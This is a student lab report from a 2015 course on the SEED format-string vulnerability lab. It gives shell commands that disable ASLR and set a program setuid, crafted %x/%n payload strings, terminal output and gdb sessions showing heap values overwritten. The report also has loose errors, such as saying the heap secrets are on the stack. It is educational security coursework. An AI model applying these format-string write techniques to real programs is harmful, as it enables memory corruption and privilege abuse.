COSC 647 - Fall 2015 - Logan Bair, Harold McGinnis, & Mary Snyder
Lab 2 - Format String Vulnerability Lab

1. **What were the environment and attack set up? What is/are the ultimate goal(s) for this lab?**

   In this lab, we took a vulnerable program, vul_prog.c, and exploited it using a format-string vulnerability. In this program, the way printf is called on user inputs makes the program vulnerable to damaging other parts of the program, including the secret array dynamically allocated in the program. This printf for the user input does not specify a format string to the data passed in. This allows the program caller to include a malicious format of their choosing in the user input string.

   We developed an input file (myInput) to allow us to change the value of the dynamically allocated string array "secrets" that is part of the vul_prog.c program. Using the output of the vul_prog.c program, we crafted a special format string specifically designed to change the value of secret[0] to 'aa' and secret[1] to 'bb' to be used as the input (myInput) for the vul_prog.c program.


   By using the knowledge of the address of secret[1] on the heap (printed by the program), we determined the decimal corresponding to where we the data we wish to overwrite starts. In our case, the address of secret[1] was 0x804b00c (in the picture below) or 134524940 in decimal. We used that address for the integer input to the vul_prog (the first line in the myInput file). The difference between the value we wanted to write for secret[0] ('aa') and the value we wanted to write for secret[1] ('bb') was used to determine the number of characters to place between the two %n (bb - aa is 17 in decimal).

2. **What were the steps that you take in order to launch the attack? (Note: Make sure your include the shell commands, GDB debugger commands and screenshots of your computer to demonstrate it.)**
   a. as root, temporarily disable address space layout randomization
      i. sysctl -w kernel.randomize_va_space=0
   b. as root, compile the vul_prog.c program
      i. gcc -g -o vul_prog vul_prog.c
   c. as root, change the permission on the resulting stack file
      i. chmod 4755 vul_prog
   d. as a regular user, create an input file with a number and a string
      i. file: myInput
         1. 1234567890
         2. %x%x%x%x%x%x%s
   e. as a regular user, run the vulnerable program giving the created file as input
      i. ./vul_prog < myInput
   f. the program outputs information about the variable secret on the stack and on the heap. (See picture below)
      i. "The variable secret's address is 0xbffff320 (on stack)"
      ii. "The variable secret's value is 0x 804b008 (on heap)"
      iii. "secret[0]'s address is 0x 804b008 (on heap)"
      iv. "secret[1]'s address is 0x 804b00c (on heap)"

g. as a regular user, modify the myInput file to use the address of secret[1] in decimal for the integer
    i. 804b00c in hex -> 134524940 in dec
h. as a regular user, determine the myInput string as follows:
    i. find a string that will cause the program to seg fault.
        1. After trying a few combinations, we determined that this was %x%x%x%x%x%x%x%x%s.
    ii. replace the %s above with %n (to write the value) and remove %x's until the program no longer seg faults.
        1. After trying a few combinations, we determined that this was %x%x%x%x%x%x%n.
        2. Also note the first secret value is overwritten to 0x2a
    iii. subtract 0x2a from 0xaa and the length of the string for the number to add to the %x to get 'aa' written to secret[0]
        1. 0xaa - 0x2a = 0x88 -> 136
        2. change string to %136x%x%x%x%x%x%n
    iv. calculate the difference between value we want for secret[1] (bb) and secret[0] (aa) in decimal
        1. bb in hex -> 187 in dec
        2. aa in hex -> 170 in dec
        3. bb - aa -> 17 in dec
    v. Add the above number of characters plus a %n to write the value of secret[1]
        1. %136x%x%x%x%x%x%n……………%n
i. as a regular user, run the vulnerable program with the updated input file
    i. file: myInput
        1. 134524940
        2. %136x%x%x%x%x%x%n……………%n
    ii. ./vul_prog < myInput
j. this results in the values for secret[0] and secret[1] being updated.
    i. "The original secrets: 0x44 -- 0x55"
    ii. "The new secrets: 0xaa -- 0xbb"

3. What have you learned from this lab? Make at least 3 bullets.

- The printf() function does not check the String it's rendering against the number of parameters it's supplied.
- The printf() function can read anything off of the stack up to the end. Such access can be dangerous. Using '%n' values in the stack can be overwritten or using '%s' can cause a segmentation fault.
- A user statement in printf() that is not properly escaped can be executed as arbitrary code.


COSC 647 - SEED [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu Desktop
1:05 PM Seed
Terminal
[10/18/2015 13:00] seed@ubuntu:~/Lab2$ sudo -i
[10/18/2015 13:00] root@ubuntu:~# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/18/2015 13:00] root@ubuntu:~# cd /home/seed/Lab2/
[10/18/2015 13:00] root@ubuntu:/home/seed/Lab2# gcc -g -o vul_prog vul_prog.c
vul_prog.c: In function ‘main’:
vul_prog.c:33:5: warning: format not a string literal and no format arguments [-Wformat-security]
[10/18/2015 13:00] root@ubuntu:/home/seed/Lab2# chmod 4755 vul_prog
[10/18/2015 13:00] root@ubuntu:/home/seed/Lab2# exit
logout
[10/18/2015 13:00] seed@ubuntu:~/Lab2$ vi myInput
[10/18/2015 13:00] seed@ubuntu:~/Lab2$ ./vul_prog < myInput
The variable secret's address is 0xbffff320 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
Please enter a string
bffff3281b7eb8309bffff34fbffff34e0����
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[10/18/2015 13:01] seed@ubuntu:~/Lab2$ vi myInput
[10/18/2015 13:03] seed@ubuntu:~/Lab2$ ./vul_prog < myInput
The variable secret's address is 0xbffff320 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
Please enter a string
bffff3281b7eb8309bffff34fbffff34e0
bffff434................
The original secrets: 0x44 -- 0x55
The new secrets: 0xaa -- 0xbb
[10/18/2015 13:04] seed@ubuntu:~/Lab2$
Right Ctrl

COSC 647 - Fall 2015 - Logan Bair, Harold McGinnis, & Mary Snyder
Lab 2 - Format String Vulnerability Lab

Lab Goals:

1. **Test the ./vul_prog program, supply some string to CRASH the program.**
    a. **What is the shortest format string?**
    %x%x%x%x%x%x%x%x%s
    b. **Why does it crash the program?**
    This String crashes the program because it attempts to read from a nonsense location that isn't on the Stack. The %x's have read all of values allocated on the Stack, so the %s tires to read from a nonsense location with no value.
    c. **Debug the stack to show why the crash happened.**
    There's nothing left on the stack. The last %x has a 'Null' value, the %s is completely unassigned and therefore cannot be converted into a String.
    d. **Plot a pictures of the stack based on the debugged program.**
    d
    c
    b
    a
    int_input
    *secret
    user_input
    return
    argc
    argv

```
(gdb) print d
$1 = <optimized out>
(gdb) print user_input
$2 = "%x%x%x%x%x%x%x%x%s\000\000\001\000\000\000D\365\377\277/\000\000\000<\363\
377\277\3640\374\267\200\206\004\b\364\237\004\b\003\000\000\000Ń\004\b\344S\374
\267\r\000\000\000\364\237\004\b\241\206\004\b\377\377\377\377\226\061\345\267\3
540\374\267%2戳\322\376\267\000\000\000\000\211\206\004\b"
(gdb) print int_input
$3 = 123456789
(gdb) print return
No symbol "return" in current context.
(gdb) print argc
$4 = 3
(gdb) print argv
$5 = (char **) 0xbffff3d4
(gdb) print *secret
$6 = 68
```

    e. **Show the locations of all variables on the stack.**

```
(gdb) print &int_input
$10 = (int *) 0xbffff2c4
(gdb) print &secret
$11 = (int **) 0xbffff2c0
(gdb) print &*secret
$12 = (int *) 0x804b008
(gdb) print &user_input
$13 = (char (*)[100]) 0xbffff2c8
(gdb) print &return
No symbol "return" in current context.
(gdb) print &argc
$14 = (int *) 0xbffff340
(gdb) print &argv
$15 = (char ***) 0xbffff2bc
```

2. **Supply an integer and a format string to display SECRET[0] and SECRET[1].**
    a. **Why did you come up with that integer? What does that integer represent?** 134524940 - this is the decimal form of the hexadecimal value that represents SECRET[1]'s address on the stack
    b. **That integer is stored on the stack; however our SECRET[1] is on the heap.**
    c. **How does that display SECRET[1]? And what does the format string do?** That value is used to display SECRET[1] as it is the memory location of the value of SECRET[1] on the heap. The format string reads the value at the specified memory location and displays it on the screen.

3. **Supply an integer and a format string to chang SECRET[1] to a predefined value.**
    a. **Can your string change SECRET[0] to a predefined value as well? Why or why not?**
    Yes - because SECRET[0] and SECRET[1] are both on the stack, the printf function can change each. The %n function places the count of already written bites into the value specified by the next readable location on the stack. Placing characters between the %n writing to each SECRET will allow for each SECRET to receive a different value.